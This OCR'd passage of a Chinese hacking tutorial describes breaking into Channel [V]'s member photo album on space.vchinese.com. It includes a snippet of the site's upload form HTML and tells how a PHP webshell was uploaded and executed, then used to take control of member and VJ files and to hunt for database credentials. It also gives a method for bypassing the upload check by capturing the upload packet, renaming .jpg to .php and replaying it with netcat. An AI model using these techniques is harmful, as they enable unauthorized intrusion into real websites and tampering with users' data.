


图7


```
<TR>
  <TD colSpan=2><IMG alt="" border=0 height=10
  name=yjz_cjxc_r2_c3 src="Channel
[v].files/yjz_cjxc_r2_c3.jpg"
  width=474></TD>
  <TD><IMG alt="" border=0 height=10
  src="Channel [v].files/spacer.gif" width=1></TD></TR>
<TR>
  <TD
background="Channel [v].files/yjz_cjxc_r3_c1.jpg"> </TD>
  <TD bgColor=#ffffff colSpan=2>
  <FORM
action=http://space.vchinese.com/album_save_new.php
encType=multipart/form-data
  id=addFrm method=post name=addFrm
  onsubmit="javascript:return checkFrm(this);">
  <TABLE align=center border=0 cellPadding=0
cellSpacing=0
  width=530>
    <TBODY>
    <TR>
      <TD align=middle class=info height=20>会员名：
```
图8




图9

马，点击上传，成功喽（图9），而且还暴出了文件的绝对路径！我P颠P颠的去看我的小相册，看到边那个红叉没有？！那就是我们的PHP小马了！HOHO，在“照片”上点击右键，选择属性查看它的URL地址（图10），呵呵，还是保持我们的PHP后缀哦，但是我们可以看到前面的地址和当前的IE中的URL地址是不一样的，看来Channel[V]把所有的上传文件都放在了一个单独的域名下，好象还是一个单独的服务器呢！现在我们把URL输入到IE的地址栏中，Enter回车！哈哈，我们的PHP小马成功解析了（图11）！RAID？这个不是磁盘阵列吗？不是太懂，再来看看权限，当前进程用户名：testv，不错，还行，不是很高，但也可以执行命令。现在我们可以更改所有会员包括VJ的信息和文件了！比如这个是李晨的照片（图12），看看它的地址，呵呵，就是我们所控制的主机上的文件哦！再找找看还有没有什么可以利用的东西。HOHO，找到一个叫connect.

inc 的文件，一看就是数据库的链接文件了！而且我发现他们存放PHP 文件的服务器的IP 和数据库服务器IP 是不一样的，那么肯定支持远程连接了！




图 10




图 11




图 12

我拿出牛族的MY SQL 的连接器连接，但是它好象是限制了连接IP，总是提示连接错误！再看看主机里还有没有别的吧，在其它的目录中我发现了他们的关于雀巢飘蓝 V 音乐世界的一些资料，我就不公布了！对这个系统的检测到此为止，当然我们也可以拿下这台主机！

再说说刚才关于上传地方的另一种方法，如果我们刚才用的那个方法不行的话，可以来试一下下边的方法。如果我们把网页都保存下来，把Action 的地址也填补完整，相关的本地限制也都改掉后，点击上传没反应或者是错误，就要试试这种方法了。那就是抓包，就是有些麻烦，但是效果确实很好的。我们打开 WSockExpert，找到刚才上传的那个IE 窗口，开始监听，回到IE 窗口中，选择一个内容是ASP 木马但是后缀是JPG 的文件，点击上传，成功报错，这个时候我们再回到 WSockExper 中暂停监听，找找我们上传时的数据包（图 13），把它们复制到一个 TXT 文本文件中，把其中我们上传时的文件名 ***.jpg 改成 ***.php，再次保存。然后我们把NC 和这个TXT 文本文件放在一个文件夹下（为了方便），打开CMD 进入其目录，执行nc -vv 网站的IP 端口 <我们保存的TXT 文本文件的文件名，Enter 回车。数据会哗的一下回显了（图14），这时我们再去看看我们的相册，是不是也有了那个红叉！它就是我们刚才使用nc 上传的PHP 小马！前面提到的跨站限制也可以使用这种方法来突破，要注意数据包的长度一定要更改。

